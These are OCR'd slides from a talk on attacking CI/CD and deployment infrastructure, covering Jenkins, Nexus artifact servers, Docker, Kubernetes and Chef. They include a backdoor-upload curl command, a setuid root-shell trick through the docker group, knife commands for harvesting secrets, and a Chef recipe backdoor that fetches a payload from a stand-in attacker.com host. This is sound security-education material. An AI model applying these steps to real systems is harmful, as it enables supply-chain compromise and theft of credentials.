
Continuous Integration – dot slash hack




Continuous Integration – dot slash hack




Continuous Integration – dot slash hack



Continuous Integration – dot slash hack



Continuous Integration – dot slash hack



Continuous Integration – dot slash hack

- We can read/write to any file Jenkins controls

```
jenkins:~$ ls -al
-rw-r--r--  1 jenkins jenkins  1626 Apr  3 23:24 config.xml
-rw-r--r--  1 jenkins jenkins  2279 Mar 29 23:31 credentials.xml
drwxr-xr-x  2 jenkins jenkins  4096 Apr  1 19:59 .m2
drwx------  4 jenkins jenkins  4096 Mar 23 19:11 secrets
drwxr-xr-x  2 jenkins jenkins  4096 Apr  3 21:16 updates
drwxr-xr-x  2 jenkins jenkins  4096 Mar 21 23:32 userContent
drwxr-xr-x  4 jenkins jenkins  4096 Mar 23 19:14 users
drwxr-xr-x  4 jenkins jenkins  4096 Mar 23 19:13 workspace
```

Continuous Integration – dot slash hack

- There's loads more you can do with this
- See Jonathan Claudius's 2013 talk:
  "Attacking Cloud Services with Source Code"
- https://speakerdeck.com/claudijd/attacking-cloud-services-with-source-code

What happens to the build after it's built?

Uploaded to the artifact server

Artifact Server

- Fancy web server that holds versions of software artifacts
- Usually can't delete them or overwrite, unless it's a development version
- CI uploads to this, deployment software downloads

Docker registry

Artifact Server

- If you can upload to the artifact server, you can upload backdoored versions of code
- ```
  curl -v -u admin:password
  --upload-file backdoor.jar
  http://server:8081/nexus/content
  /repositories/releases
  /org/foo/1.0/foo-1.0.jar
  ```


  ```

Deployment

Deployment

- LXC (Docker, CoreOS, etc.)
  - Virtualized OS with all dependencies included
  - CI will usually build the entire image
- Configuration management software
  - Chef
  - Puppet
  - Ansible, etc.
- Custom Scripts

Containers and Management Thereof

- Docker
- Kubernetes
- CoreOS
- Mesos
- rkt
- Panamax
- Deis
- Portainer
- Rancher
- Shipyard

Containers – Security Tradeoffs

- Easy patching/updating
- Fits microservices really well
- Easy to automate building and deployment
- Containers are not a security barrier
- Biggest danger is that they're new, and you don't know what not to do

Security Pitfalls – An Example

- Kubernetes automates deployment of containers
- Bypass SSH bastion host/firewall completely with

```
kubectl exec -ti pod-name /bin/bash
```

- This tunnels commands over 443 to Kubernetes master
- More difficult to monitor/restrict, but convenient


Source: "Crash Course in Kubernetes & Security" by Matt Johansen
https://sector.ca/sessions/crash-course-in-kubernetes-security/


Security Pitfalls – Easy Docker Root Shell

- If the user is in the docker group, they can run containers without sudo

```
$ docker run -v /home/${USER}:/h_docs ubuntu \
    bash -c "cp /bin/bash /h_docs/rootshell &&
             chmod 4777 /h_docs/rootshell;"
$ ls -la rootshell
-rwsrwxrwx 1 root root 40108 Apr 17 rootshell
$ ~/rootshell -p
# whoami
root
```

Source: Zachary Keeton
http://zacharykeeton.com/Linux_Privilege-Escalation-with-Docker/


[redacted]:9000/#/containers/
Search
portainer.io
Container list
Containers
NAVIGATION
Dashboard
App Templates
Containers
Images
Networks
Volumes
Events
Docker
Containers
Start
Stop
Kill
Restart
Pause
Resume
Remove
Add container
Show all containers
Filter...
State
Name
Image
IP Address
Exposed Ports
running
[redacted]
tomcat
192.168.0.10
80:8080
running
[redacted]
tomcat
192.168.0.8
20002:8080
running
[redacted]
tomcat
192.168.0.9
20001:8080
running
postgres
postgres:9.3
192.168.0.6
5432:5432
stopped
[redacted]
-
-
stopped
[redacted]
-
-
stopped
[redacted]
-
-
stopped
[redacted]
-
-
stopped
[redacted]
hello-world
-
-
running
search-0
elasticsearch:2.4.1
192.168.0.3
9200:9200
‹
1
2
›
Portainer v1.10.1


[redacted]/#/secret/default[redacted]?namespace=default
kubernetes
Secrets > [redacted]
Namespace
default
Workloads
Deployments
Replica Sets
Replication Controllers
Daemon Sets
Pet Sets
Jobs
Pods
Storage
Persistent Volume Claims
Config
Secrets
Config Maps
Details
Name: [redacted]
Namespace: default
Labels: app: [redacted] chart [redacted] heritage: [redacted] release: [redacted]
Data
jenkins-admin-password: [redacted]
jenkins-admin-user: admin

Config Management

Configuration Management

- Your software depends on
  - ntpd running and the time being correct
  - Recent Linux kernel version
  - imagemagick installed
- Are all 175 nodes up to date?
- Do they have these packages installed?
- How do you peer review and approve changes?

Configuration Management – Chef

- Infrastructure as code
- Describe what, not how

```
directory '/opt/application/config' do
   owner 'service'
   mode '0750'
   action :create
   recursive true
end
```

Configuration Management – Chef and Knife

- Knife is the CLI to interact with Chef
- `~/.chef/knife.rb`
  - Where the Chef server is
- `~/.chef/user.pem`
  - The private RSA key for Knife

Chef – For the attacker

- List of every node in every environment
  - `knife node list`
- Installed packages for every machine
  - `knife search "*" -a packages`
- Kernel version
  - `knife search "*" -a kernel.release`
- Secrets
  - `knife search "*" -l | grep password`

Chef – For the attacker

- Find more data
  - `knife data bag list`
  - `knife data bag show ssl certs`
- Run arbitrary SSH commands
  - `knife ssh "*" COMMAND`
  - This will prompt for SSH auth

Chef – Backdooring everything

- `knife search "*" -a recipes | sort | uniq -c |sort -n -r | head`
- `106  zsh::default`
- `106  sysstat::default`
- `106  sudo::default`
- `106  slack_handler::default`
- `106  slack::default`

Chef – Backdooring everything

- `knife cookbook download zsh`
- `cat backdoor.rb >> zsh/recipe/default.rb`
- `knife cookbook upload zsh`
- `cat backdoor.rb`
- `bash 'backdoor' do`

```
code <<-EOF
   wget http://attacker.com/rat.sh
   bash bad.sh
   EOF
end
```


Microservices

Microservices – What are those?

